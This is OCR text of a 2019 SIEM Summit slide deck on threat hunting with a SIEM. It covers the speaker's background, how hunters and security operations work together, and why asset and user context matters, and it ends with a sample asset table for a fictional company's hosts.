That SIEM ~~Won't~~ Will Hunt

SIEM Summit 2019

John Stoner

@stonerpsu

whoami > John Stoner


GCIA, GCIH, GCTI

Principal Security Strategist

@stonerpsu

- 20+ years of cyber security experience
- Creator of SA-Investigator for Splunk
- Blogger on Hunting and SecOps
- Symantec→ArcSight→Splunk - I’ve Seen them all
- Loves The Smiths and all 80’s sadtimey music

Why Do We Hunt?



Symbiotic Relationship

Threat Hunters

- Operationalize Findings


Security Operations

- Identify Indicators to Hunt Against


Context is Key

Systems, users, and accounts provide contextual information that will aid the hunt

SIEM has this information




Systems



Asset Information


ip	mac	nt_host	dns	owner	priority	lat	long	city	country	bunit	category	pci_domain	is_expected	should_timesync
10.0.1.200	00:0c:29:08:63:9c	jupiter	jupiter	Kevin	low			San	US	IT	linux	untrust	TRUE	TRUE
10.0.2.109	00:0c:29:f5:5e:8e	wrk-klagerf	wrk-klagerf.frothly.local	Kevin Lagerfield	low			San Francisco	US		windows workstation			
10.0.2.105	00:0c:29:2e:04:30	wrk-fmaltes	wrk-fmaltes.frothly.local	Fyodor Malteskesko	low			San Francisco	US		windows workstation	untrust	false	false
10.0.2.109	00:0c:29:f5:5e:8e	wrk-klagerf	wrk-klagerf.frothly.local	Kevin Lagerfield	low			San Francisco	US		windows workstation	untrust	false	false
10.0.1.222		neptune	neptune					San Francisco	US		linux	untrust	TRUE	TRUE

